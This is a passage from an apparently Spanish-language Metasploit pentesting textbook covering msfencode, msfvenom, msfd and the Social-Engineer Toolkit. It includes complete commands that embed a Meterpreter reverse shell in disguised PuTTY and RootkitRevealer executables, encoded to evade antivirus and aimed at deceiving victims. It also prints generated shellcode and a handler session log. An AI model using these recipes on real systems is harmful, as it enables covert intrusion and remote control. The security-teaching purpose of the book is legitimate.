En esta prueba de concepto se utilizará una plantilla personalizada, la cual ejecutará un *thread* donde realmente se ejecutará el *payload*. La herramienta que se utilizará dispone de interfaz gráfica para evitar que la víctima sospeche que algo extraño ocurre en su equipo. La idea es que la aplicación real se ejecute en primer plano, mientras que un *thread* ejecute el *payload* en la máquina víctima.

Al crear el ejecutable, éste dispondrá del icono original de la herramienta *Putty*, la cual se utilizará como plantilla en este caso. Además, se muestra la versión e información real de dicha aplicación.





Fig 5.36: Información del ejecutable malicioso.

Para crear dicho ejecutable se utilizarán de nuevo las herramientas *msfpayload y msfencode* enlazadas otra vez por un *pipe*. *Msfpayload* de nuevo utilizará el *payload windows/meterpreter/reverse_tcp*,

mientras que *msfencode* utilizará el *encoder x86/shikata_ga_nai* con 5 iteraciones. Como novedad hay que fijarse que se aplica el parámetro –k para indicar que el *payload* debe ser invocado en un *thread* en el *main*. De este modo se consigue que en primer plano se ejecute la aplicación gráfica, mientras que en segundo plano se ejecuta el *payload*. Esto ayuda y mucho a que la víctima sienta que no hay nada extraño en la ejecución de la aplicación. Normalmente, dicha aplicación se cerrará a los pocos segundos, pero se ha conseguido que la víctima vea todo de manera normal.

```
root@root:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.39 lport=4444 R | msfenco
de -t exe -x /root/putty.exe -e x86/shikata_ga_nai -k -c 5 -o puttyCodificado.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

Fig 5.37: Creación del ejecutable con plantilla personalizada y sigiloso.

Tras crear el archivo y codificarlo se distribuye sobre las víctimas. Cuando éstas lo ejecuten podrán visualizar correctamente la aplicación *Putty* funcionando, o aparentemente ejecutándose correctamente. En la imagen se puede visualizar como al ejecutar el archivo se obtiene la pantalla principal de dicha aplicación.





Fig 5.38: Ejecución de *puttyCodificado* con apariencia real.

Tras ejecutar la aplicación maliciosa, la víctima visualiza correctamente dicha herramienta, pero en segundo plano se ha lanzado un *thread* el cual está ejecutando el *payload*. Para demostrar esto, se ha preparado, mediante el uso de la herramienta *msfcli*, el *exploit multi/handler* con el fin de recibir las sesiones inversas de *Meterpreter* que producen las ejecuciones del archivo malicioso. En la imagen se puede visualizar como se obtiene una sesión de *Meterpreter*, lo cual otorga el control remoto de la máquina víctima sin levantar sospecha alguna.

```
       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

lhost => 192.168.1.39
lport => 4444
payload => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.1.38
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.38:1177) at 2012-08-23 01:42:07
-0400

meterpreter >
```

Fig 5.39: Obtención de una sesión inversa de *Meterpreter* mediante ejecutable sigiloso.

Una vez que se ha demostrado cómo se obtiene una sesión de *Meterpreter*, mientras que el usuario víctima visualiza la pantalla principal de la aplicación *Putty*, y que además, su solución antivirus no detecta tal archivo como malicioso, llega el momento de estudiar los resultados de los motores antivirus. Para ello, se procede a la subida del archivo a Virus Total y se analizan los resultados.





Fig 5.40: Resultados presentados por virus total para el archivo *puttyCodificado.exe*.

Los resultados reflejan, en parte, un retroceso en la evasión de algunos antivirus. Hay que tener en cuenta que se está dando prioridad al aspecto del archivo, antes que a la eficiencia para evadir una solución antivirus. Los resultados obtenidos se pueden comparar a los conseguidos, prácticamente, sin disponer de codificación, ya que la mejora ha sido mínima.

Hay que tener en cuenta que la técnica de la plantilla personalizada sin ejecución del *payload* en un *thread* es más eficiente para evadir a los antivirus. Utilizando dicha técnica con el mismo ejecutable,

es decir la herramienta *putty*, pero sin el *thread* sigiloso se obtienen menos detecciones. Si se puede verificar el motor antivirus de que disponen las víctimas se puede comprobar en Virus Total si serían detectados o no, y en ese caso se puede elegir una u otra técnica.

5. Msfvenom: Payload y evasión

La aplicación *msfvenom* es una herramienta que apareció no hace demasiado tiempo en el *framework* de *Metasploit*. Esta herramienta no viene por defecto, por ejemplo, en la versión de *BackTrack 5*. Se puede conseguir, por ejemplo, en la versión *BackTrack 5 R3*.

El objetivo de esta herramienta es unir las funcionalidades de *msfpayload* y *msfencode* en una sola aplicación. Una mejora que los usuarios no tienen en cuenta en la mayoría de las ocasiones es la semántica de los parámetros. Es más sencillo utilizar una herramienta cuyos parámetros tienen semántica, como por ejemplo el caso del parámetro –p. En esta herramienta se puede utilizar un parámetro semántico, es decir, *--payload*. De esta manera, el usuario puede entender fácilmente la funcionalidad que la herramienta presenta.

Msfvenom permite crear *payloads* para utilizar de forma independiente en los *exploits* que cualquier usuario puede crear, o se puede utilizar para crear archivos ejecutables para sistemas operativos como *Windows, GNU/Linux u OSX*. La funcionalidad es justo la misma que la que dispone la herramienta *msfpayload*, salvo que estas funcionalidades pueden codificarse automáticamente con algún algoritmo, como puede ser *x86/shikata_ga_nai* o *x86/countdown*, entre otros.

Beneficios del uso de msfvenom

Los principales beneficios que aporta *msfvenom* a los usuarios del *framework* de *Metasploit* se enumeran a continuación:

- El potencial de dos herramientas, como son *msfencode* y *msfpayload*, se concentra en una sola, que además es flexible y de uso intuitivo.
- Estandarización de este tipo de herramientas mediante el uso de *msfvenom*. Con esta aplicación el usuario dispone de un estándar para la generación de *payloads* y ejecutables maliciosos para los test de intrusión.
- El rendimiento ha sido mejorado considerablemente. La velocidad con la que *msfvenom* trabaja es claramente más alta que el uso de *msfpayload* y *msfencode* por separado. Esto es bastante lógico debido a que se evita el paso de información entre distintos procesos, y toda la acción es realizada por el mismo.
- Fácil aprendizaje. Esta herramienta proporciona una interfaz intuitiva, mediante el uso de parámetros semánticos, con lo que un usuario sin conocimientos previos puede realizar sus pruebas. Para el auditor o usuario avanzado proporciona una herramienta rápida y con gran rendimiento.

Opciones de msfvenom

La herramienta *msfvenom* dispone de varias opciones, las cuáles se especifican a continuación. Hay que tener en cuenta que la funcionalidad de la aplicación puede variar en función de las opciones que se activen o se configuren. Para visualizar todas las opciones disponibles con la herramienta se puede ejecutar la siguiente instrucción *msfvenom –h*.

```
root@bt:~# msfvenom -h
Usage: /opt/metasploit/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to use custom payload
s
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    [length]        Prepend a nopsled of [length] size on to the payload
    -f, --format     [format]        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       [architecture]  The architecture to use
        --platform   [platform]      The platform of the payload
    -s, --space      [length]        The maximum size of the resulting payload
    -b, --bad-chars  [list]          The list of characters to avoid example: '\x00\xff'
    -i, --iterations [count]         The number of times to encode the payload
    -c, --add-code   [path]          Specify an additional win32 shellcode file to include
    -x, --template   [path]          Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a n
ew thread
    -o, --options                    List the payload's standard options
    -h, --help                       Show this message
        --help-formats               List available formats
```

Fig 5.41: Opciones disponibles con la herramienta *msfvenom*

En la siguiente tabla se especifica la utilización de los distintos parámetros y la nomenclatura de éstos, tanto en formato reducido como en formato semántico.

Parámetro	Descripción
-p | --*payload*	Se debe especificar el *payload* que se quiere utilizar
-l | --*list*	Se debe especificar el tipo de módulos que se quiere listar, por ejemplo *encoders*, *payloads*, etcétera
-n | --*nopsled*	Especifica el tamaño sobre el *payload*
-f | --*format*	Se debe especificar el formato de salida, por ejemplo *executable*, *raw*, etcétera
-e | --*encoder*	Especifica el *encoder* que requiere utilizar, por ejemplo *x86/countdown*. Esta funcionalidad es idéntica en *msfencode*
-a | --*arch*	Se especifica la arquitectura dónde se ejecutará el *payload*
-s | --*space*	Especifica el tamaño máximo que debe tener el *payload*
-b | --*bad-chars*	Especifica el listado de caracteres que deben evitarse en la creación del *payload*, por ejemplo, para evitar los *bytes null* '\x00'

Parámetro	Descripción
-i | --*iterations*	Especifica el número de iteraciones que ejecutará el *encoder*
-k | --*keep*	Especifica que el *payload* se ejecutará en un *thread*. Este parámetro implementa la técnica de ejecutable con "plantilla personalizada sigilosa"
-x | --*template*	Especifica una plantilla personalizable. Este parámetro implementa la técnica del ejecutable con plantilla personalizada
-c | --*add-code*	Permite añadir un ejecutable personalizado
-o | --*options*	Lista las opciones de los *payloads*

Tabla 5.01: Opciones de *msfvenom*.

Creación de shellcode codificado

La creación de un *shellcode* codificado se simplifica mucho con la utilización de *msfvenom*. Como ejemplo se propone la utilización de los parámetros *–payload, --encoder, --iterations* y *–bad-chars*.

En primer lugar se especifica qué tipo de *payload* se quiere utilizar, por ejemplo, *windows/meterpreter/reverse_tcp*. Con el parámetro *--encoder* se indicará qué algoritmo se desea utilizar para llevar a cabo la codificación del código, en busca de la evasión de los antivirus. Para el ejemplo se utilizará el *encoder x86/shikata_ga_nai*. Con el parámetro *–bad-chars* se indica la lista de *bytes* que no se quieren generar en el proceso. Además se evitará crear código que contenga el *byte '\x00'*.

```
root@bt:~# msfvenom --payload windows/meterpreter/reverse_tcp --encoder x86/shikata_ga_nai --iter
ations 5 --bad-chars '\x00' lhost=192.168.1.39 lport=4444
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
buf =
"\xbd\x86\x2f\x7a\x28\xda\xc1\xd9\x74\x24\xf4\x5f\x29\xc9" +
"\xb1\x64\x83\xef\xfc\x31\x6f\x10\x03\x6f\x10\x64\xda\xa0" +
"\xec\xb1\x51\x71\x19\xfa\xed\x89\x6f\xb2\x49\x59\xb9\xfb" +
"\x37\xac\x61\xe1\x44\x26\x6d\x16\x13\xa1\x6c\x9a\x89\x8e" +
"\x84\xa2\x31\xcf\xf3\xcb\xbf\x34\xa7\x2f\x61\x78\x74\x0e" +
"\xbd\xa2\x37\x2c\xb3\x0a\x7f\xb3\x6e\xe4\xa4\x46\x88\x69" +
"\xfc\x09\x66\x04\x5e\x59\xcf\xf0\xa8\x2e\x56\x80\x55\x41" +
"\x27\x79\x0a\x4e\x0f\xf5\xef\xe6\xf3\xc0\xfc\xa8\x3d\xd8" +
"\x79\x97\xd3\x19\xdd\x0c\x62\xc3\x79\x97\xbf\x78\x82\x08" +
"\x42\xc6\x19\x4e\x5f\xcd\xdf\x94\x16\xa7\x65\xb8\xfb\x54" +
"\x68\x93\x07\x0e\x68\x67\xf5\xb9\x38\xcd\x88\xae\x27\x44" +
"\xb9\x54\xf2\x67\x0c\x66\x5a\x07\x34\xff\x1f\x7a\x5f\x97" +
"\x26\x52\xa7\x9a\x22\x13\x26\xd9\x57\xe6\x1c\xb7\xfa\x1b" +
"\xec\x40\x5a\xcd\xbc\xbd\xd2\xfb\xdd\x9f\x5c\xa4\x6a\xf5" +
"\x90\x2d\x50\x57\x05\x9e\xde\xec\xfb\x08\xba\x6a\xf5\xb6" +
"\x5c\x32\xd9\xf7\x5c\x61\x7b\x87\x50\xa1\x3b\x4b\x96\x1c" +
"\xe5\x1e\xa5\x18\x89\x18\x1d\x42\xd3\x34\x27\xe4\xcd\x0b" +
"\xcd\xab\x61\x32\x4b\x2e\x09\xec\x3a\x1a\xbd\x21\x13\x9d" +
```

Fig 5.42: Generación de *shellcode* codificado sin *bytes* nulos.

PoC: Creación de ejecutable codificado con msfvenom

En esta prueba de concepto se creará un ejecutable para sistemas *Windows* con la herramienta *msfvenom*. Además, se probará mediante el uso de Virus Total si el ejecutable es efectivo en la evasión de antivirus.

Se utilizará la técnica de la plantilla personalizada para crear el ejecutable, ya que como se ha visto anteriormente se consigue evitar a un mayor número de antivirus. No se utilizará la técnica del *thread* para lanzar el *payload*.

El ejecutable que se utilizará como plantilla es la herramienta *RootkitRevealer* de *Sysinternals*. Esta herramienta permite detectar posibles *rootkits* ejecutándose en un sistema *Windows*. Lo que se pretende es utilizar la imagen de una aplicación que es utilizada para detectar amenazas para inyectar un *payload* y convencer al usuario víctima de que la ejecute.





Fig 5.43: Archivo ejecutable rootkitRevealerCodificado.exe.

Para crear el ejecutable con la plantilla de *RootkitRevealer* se utilizará el parámetro *–template* para indicar la ruta donde se encuentra dicho ejecutable. En la imagen se puede visualizar como se utilizan los parámetros comunes que se utilizan en *msfpayload* y en *msfencode*, todo ello en una única herramienta.

```
root@bt:~# msfvenom --payload windows/meterpreter/reverse_tcp --format exe --encoder x86/shikata_
ga_nai --iterations 10 --template /root/rootkitrevealer.exe lhost=192.168.1.37 lport=4444 > rootk
itRevealerCodificado.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 452 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 479 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 506 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
```

Fig 5.44: Creación de archivo ejecutable con *msfvenom*.

Tras crear el ejecutable y distribuirlo a las posibles víctimas sería conveniente comprobar el estado de los antivirus respecto al archivo malicioso. Se procede a la subida y análisis del archivo por parte de Virus Total.

Los resultados indican que la mitad de los antivirus que se encuentran en Virus Total detectan el archivo. El porcentaje de éxito sería por lo tanto de un 50% en este caso. Ya se había comprobado en el apartado dedicado a *msfencode* como la técnica de plantilla personalizada devolvía los mejores resultados.

Fig 5.45: Resultados obtenidos de virus total de la creación de ejecutable con *msfvenom*.

6. Msfd: Gestión remota

Esta aplicación es un demonio o servicio que ofrece la posibilidad de conectarse de manera remota al *framework*. Hay que tener en cuenta que cuando varios clientes se conectan a este servicio, realmente están utilizando la misma instancia del *framework*. *Msfd* proporciona a los *pentesters* de un servicio global qué se puede utilizar y ofrece el potencial de *Metasploit* de manera independiente a la máquina que se esté utilizando. Simplemente con disponer de una conexión a Internet o a una red interna, se puede utilizar el potencial y flexibilidad del *framework*.

Para obtener ayuda en el uso de la herramienta *msfd* se dispone de la instrucción *msfd -h*. Con esta instrucción se obtiene información del uso y las posibilidades que ésta ofrece. Las opciones se estudiarán a continuación y se ilustrará mediante el uso de ejemplos las posibilidades reales de la aplicación.

Opciones de msfd

La aplicación, en principio, parece menos configurable de lo que realmente es. Se pueden realizar diversas tareas como fortificar la conexión entre el auditor y el *framework*, configurar el puerto que se desee, implementar una lista de *hosts* desde los que se puede conectar a *Metasploit*, etcétera. En la siguiente tabla se muestran las distintas opciones y funcionalidades que ofrece *msfd*.

Parámetro	Descripción
-A	Se especifica una lista con las direcciones IP desde las que se permiten realizar conexiones al *framework*.
-a	Asocia la dirección IP proporcionada a la instancia del *framework*.
-D	Se especifica una lista con las direcciones IP desde las que no se permiten realizar conexiones al *framework*.
-f	Ejecuta el servicio en primer plano.
-p	Asocia un puerto a la instancia.
-s	Utiliza SSL para fortificar la conexión.

Tabla 5.02: Opciones de *msfd*.

Como curiosidad puede llamar la atención no disponer de una autenticación para utilizar el *framework* en remoto. Aunque pueda parecer extraño, si se requiere fortificar el uso del *framework* es mejor utilizar protocolos como SSH, *Secure SHell*, para proteger tanto el canal como el acceso a éste.

PoC: Conexión en un puerto personalizado y preparando exploit

En esta prueba de concepto se utilizan dos máquinas bien diferenciadas. En la primera se está ejecutando una distribución de *BackTrack 5* donde se configurará el servicio *msfd* de manera personalizada. La segunda máquina es un *Windows XP*, aunque este hecho no es relevante ya que funcionaría exactamente igual en una versión como *Windows 7*. En la máquina con *Windows XP* se conectará con el servicio *msfd* a través de la herramienta *Netcat*, la cual es conocida en el mundo de la administración y la seguridad como la "navaja suiza".

En primer lugar se configura la aplicación *msfd* con los siguientes parámetros:

- El servicio se ejecutará en segundo plano. Este hecho ya viene configurado por defecto, si se quisiera realizar la ejecución en primer plano, bloqueando la *shell* de este modo, se ejecutaría el parámetro –f.
- El servicio aplicará una lista con direcciones IP donde se especificarán las que no pueden conectarse remotamente.
- El servicio aplicará una lista con direcciones IP donde se especificarán las que si se pueden conectar remotamente.
- El servicio se ejecutará a la escucha en el puerto 9000.
- El servicio se enlazará con la dirección IP 192.168.1.40 que es la que pertenece a la máquina con *BackTrack* en esta prueba de concepto.

En la imagen se puede visualizar como se configura la aplicación y ésta se ejecuta en segundo plano o *background*.

```
root@root:~# msfd -p 9000 -A 192.168.1.35,192.168.1.36 -D 192.168.1.34 -a 192.168.1.40
[*] Initializing msfd...
[*] Running msfd...
root@root:~#
```

Fig 5.46: Configuración y ejecución de la aplicación *msfd*.

Tras dejar el servicio preparado, la máquina con *Windows XP* y la aplicación *Netcat* disponible realizará la conexión. Para ello, simplemente se debe ejecutar la instrucción *nc.exe <dirección IP> <puerto>*, en este caso *nc.exe 192.168.1.40 9000*. Se puede utilizar el parámetro –v para visualizar las operaciones que está realizando la herramienta.

Si todo sucede correctamente se podrá visualizar el *banner* de *Metasploit* en la línea de comandos de *Windows* y se dispondrá de la consola del *framework* de manera remota.

```
C:\Documents and Settings\Administrador\Escritorio>nc.exe 192.168.1.40 9000

       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

msf >
```

Fig 5.47: Conexión remota al *framework* mediante el uso de *Netcat*.

Una vez que se dispone del control de la instancia del *framework* de manera remota, los comandos son exactamente iguales que si se estuviera en local. Por eso, para cargar el módulo *exploit/multi/handler* se utiliza el comando *use*. Como se puede visualizar en la imagen se utilizan los mismos pasos para la configuración del módulo.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.35
LHOST => 192.168.1.35
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST     192.168.1.35     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) >
```

Fig 5.48: Configuración *exploit/multi/handler* a través de *Netcat*.

7. Manipulación de memoria

Las herramientas disponibles en el *framework* para la manipulación y análisis de memoria se centran en el desensamblaje de las aplicaciones. ¿Cuál es el objetivo de este tipo de aplicaciones? El fin es estudiar el código en ensamblador de dichas aplicaciones, poder visualizar y conocer variables y las posiciones en memoria de éstas e instrucciones de la aplicación.

Estas acciones son realizadas normalmente por los investigadores de seguridad en busca de vulnerabilidades en las aplicaciones. El código en ensamblador es realmente el que es ejecutado, es por ello que si el investigador lo conoce puede determinar en qué lugar puede manipular el EIP, puntero de instrucción, del cual ya se comentó en el apartado dedicado a *msfpayload*. En definitiva se busca obtener vulnerabilidades de tipo *buffer overflow*.

El *framework* dispone de las herramientas *msfelfscan* y *msfpescan* para estudiar y analizar el código. Existen otras herramientas compatibles con las acciones que realizan las mencionadas anteriormente, como son *findjmp2*, *windbg* o *memdump*.

Msfelfscan y msfpescan

La herramienta *msfelfscan* permite escanear y analizar aplicaciones ELF en sistemas *GNU/Linux*. Por otro lado la herramienta *msfpescan* permite escanear o analizar ficheros ejecutables y DLLs de sistemas *Windows*. Se pueden encontrar instrucciones en ensamblador sobre una imagen de memoria de la aplicación.

Para obtener una imagen de memoria de una aplicación, ésta debe ser lanzada en el sistema objeto, ya sea *Windows* o *GNU/Linux*. Una vez se conoce el PID, identificador del proceso, se pueden ejecutar herramientas como *Memdump*, mencionada anteriormente para crear la imagen de la memoria del proceso. Tras haberse realizado el volcado de memoria anterior se puede analizar con las herramientas *msfelfscan* o *msfpescan*.

Estas herramientas suponen un conocimiento en ingeniería inversa importante y requiere conocimientos básicos sobre este tipo de arte.

Capítulo VI
Ingeniería social con SET

1. Ingeniería social

La ingeniería social es el medio por el que los usuarios maliciosos o delincuentes computacionales manipulan a los usuarios para lograr acceso ilícito a la información, credenciales, escalar privilegios, etcétera.

El principio de la ingeniería social es que la parte más débil de todo sistema es el usuario, es por ello que concienciar a éstos debe ser una de las prioridades de toda empresa. Los medios que el ingeniero social utiliza, generalmente, son el teléfono e Internet. En cierto tipo de auditorías también puede ser válido hacerse pasar por otros compañeros de trabajo, con el fin de sacar el máximo de información.

El ingeniero social puede utilizar técnicas como la suplantación de webs, envío de mails con peticiones de recordatorios de contraseñas, envío de SMS falsos con enlaces a páginas webs bajo el control del ingeniero social, la cual suplanta a otra web conocida, etcétera. Todas estas técnicas están, hoy en día, muy optimizadas, lo cual hace que, en algunos casos, diferenciar la web falsa o *phishing* sea complicado para un usuario.

El usuario, generalmente, tiene un comportamiento predecible o acciones automatizadas cuando se enfrenta a ciertas páginas, por lo que si no se toman las medidas adecuadas, éste puede ser estafado vía Internet, por ejemplo con un *phishing* de la página web de su banco, en la que tras introducir las credenciales, se redirija al original o se alerte al usuario de que el sitio web no se encuentra disponible en ese momento.

Uno de los ataques más comunes, y a la vez más simples, y efectivos es engañar a un usuario para que piense que un sistema le está solicitando su contraseña para ciertas acciones. Muchos de los usuarios de Internet reciben, frecuentemente, mensajes que le solicita este tipo de información, credenciales de cuentas, de bancos, tarjetas de crédito, con el motivo de crear una cuenta, por ejemplo. Este tipo de ataques, como se mencionó anteriormente, se denominan *phishing* y es una plaga en Internet. Actualmente, los bancos y propietarios de este tipo de sistemas advierten periódicamente a los usuarios para que no revelen información sensible, como tarjetas de crédito, credenciales, etcétera, por Internet, ya que este tipo de información nunca se solicitará por este medio.

Existen otros métodos propios de la ingeniería social más clásica como es la revelación de las contraseñas a cambio de otros objetos. Se realizó esta prueba en una oficina de Londres donde un alto porcentaje de los empleados revelaron su contraseña a cambio de un simple bolígrafo.

Otro de los métodos clásicos de la ingeniería social es el uso de los archivos adjuntos en emails, en los que se ofrece fotos, aplicaciones, documentos ofimáticos los cuales ejecutarán código malicioso, con el objetivo de troyanizar la máquina de la víctima. En tal caso, dicha máquina puede ser utilizada para formar parte de una *botnet*, y poder así enviar mails a modo de *spam*, entre otras acciones maliciosas. En realidad, se necesita que el usuario ejecute estos archivos adjuntos, pero es cierto que muchos de los usuarios de Internet abren *a ciegas* los archivos que reciben en sus correos electrónicos, haciendo fuerte este método de ataque.

Históricamente, como se puede ver en ciertas películas de *hackers* la ingeniería social presenta su cara más visible en la manipulación cara a cara para la obtención de acceso a los sistemas. Un posible ataque dirigido puede comenzar con el proceso de ingeniería social, es decir, el conocimiento de la víctima.

La defensa contra la ingeniería social es el sentido común, y concienciar a los usuarios de los sistemas de la información de que acciones se pueden pedir a través de los medios telemáticos, como manejar el correo electrónico, no fiarse de correos sospechosos, navegación segura, evitar los enlaces acortados o enlaces sospechosos, utilización de *plugins* que ayuden a la navegación segura, etcétera.

Posiblemente el ingeniero social más famoso de la breve historia de la informática es Kevin Mitnick, al cual se le hizo una película sobre su vida. Según Kevin Mitnick la ingeniería social se basa en cuatro principios que se enumeran a continuación:

- Todo el mundo quiere ayudar.
- El primer movimiento es siempre de confianza hacia el otro usuario.
- Al ser humano no le gusta decir no.
- A todo el mundo le gusta que le alaben.

2. ¿Qué es y qué propone?

SET o *Social Engineer Toolkit* es un *script* que proporciona al auditor un conjunto de herramientas relacionadas con la ingeniería social. Este conjunto de herramientas se integra con *Metasploit* para realizar ingeniería social y la intrusión en los sistemas remotos.

SET ofrece una aplicación que centraliza todas las funcionalidades necesarias para realizar ingeniería social a través de medios telemáticos, todo para realizar piratería de la mente humana. El propósito principal de SET es aportar a la comunidad y a los auditores la posibilidad de utilizar pruebas basadas en la ingeniería social para obtener resultados y comprobar la conciencia de los empleados de una empresa.

El conjunto de herramientas que forman SET atacan debilidades humanas, las cuales aprovechan la curiosidad de los usuarios, credibilidad o avaricia. Este tipo de ataques, como se podrá estudiar en este capítulo pueden llegar a ser muy avanzados en la actualidad.

Muchos especialistas en este tema piensan que la ingeniería social es uno de los mayores riesgos a los que se enfrentan las empresas hoy en día, ya que es realmente difícil proteger a éstas de un ataque de este estilo.

Un vector de ataque en seguridad informática es la vía utilizada para obtener acceso, ya sea a la máquina remota, máquina local, información, credenciales, etcétera. SET clasifica los ataques o vectores de ataque de la siguiente manera:

- Vector de ataque: *phishing*.
- Vector de ataque: web.
- Medios o dispositivos infectados.
- *Payloads* como ejecutables.
- Ataques por correo electrónico.
- Falsificación de SMS.

```
Welcome to the Social-Engineer Toolkit (SET). Your one
 stop shop for all of your social-engineering needs..

 DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com

Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Wireless Access Point Attack Vector
9.  Third Party Modules
10. Update the Metasploit Framework
11. Update the Social-Engineer Toolkit
12. Help, Credits, and About
13. Exit the Social-Engineer Toolkit

Enter your choice:
```

Fig 6.01: Menú de opciones de SET.

Los vectores de ataque mencionados anteriormente disponen de distinta tasa de éxito, realmente depende del destinatario y de la calidad del ataque. SET viene con plantillas de correo electrónico

y sitios web por defecto, los cuales pueden ser utilizados para realizar ingeniería social. SET se encuentra disponible en la siguiente ruta, en una distribución *BackTrack 5*, */pentest/exploits/set*.

Configuración de SET

La configuración de SET se puede realizar a través del fichero de configuración que se encuentra en la ruta */pentest/exploits/set/config/set_config*. Existen distintas variables que deben estar bien configuradas para sacar el máximo provecho a SET. A continuación se irán enunciando distintas variables que ayudan a aprovechar las distintas opciones y vectores de ataque que SET consigue explotar gracias a la ingeniería social.

La primera variable que se presenta es *METASPLOIT_PATH*. Esta variable indica a SET en que ruta se encuentra instalado el *framework* de *Metasploit*. La variable *SELF_SIGNED_APPLET* viene deshabilitada por defecto y es recomendable activarla. Esta variable indica si el *applet* será firmado con el publicador que se quiera suplantar, siempre y cuando el JDK se encuentre instalado. Esta variable se utiliza para el ataque de web basado en el *applet* de JAVA, el cual se encuentra autofirmado.

La variable *AUTO_DETECT* viene activada por defecto y proporciona la posibilidad de configurar automáticamente la dirección IP que se asignará a los servidores web. Es recomendable desactivar esta variable si se utilizan distintas interfaces o si el *listener* inverso que espera la conexión se encuentra en otra ubicación y no en la máquina local.

La variable *APACHE_SERVER* viene deshabilitada por defecto, y es recomendable activarla ya que *Apache* es un servidor web muy potente y configurable. El servidor web que SET utiliza por defecto está basado en *Python* y con menos potencial que *Apache*. Otra variable relacionada con *Apache* es *APACHE_DIRECTORY*, la cual especifica en qué ruta se encuentra instalado el servidor web *Apache*.

Otra variable interesante es *WEB_PORT* con la que se especifica el valor del puerto en el que se montará por defecto el servidor web, por ejemplo del ataque del *applet* de JAVA.

AUTO_MIGRATE es una variable muy importante en la configuración de SET. Por defecto se encuentra desactivada. Si esta variable se encuentra activa, cuando se realice la explotación, el *payload* migrará automáticamente a otro proceso, como es el creado por defecto, *notepad.exe*. Esta configuración puede introducir ciertos fallos en el proceso global, aunque aun así es aconsejable de utilizar.

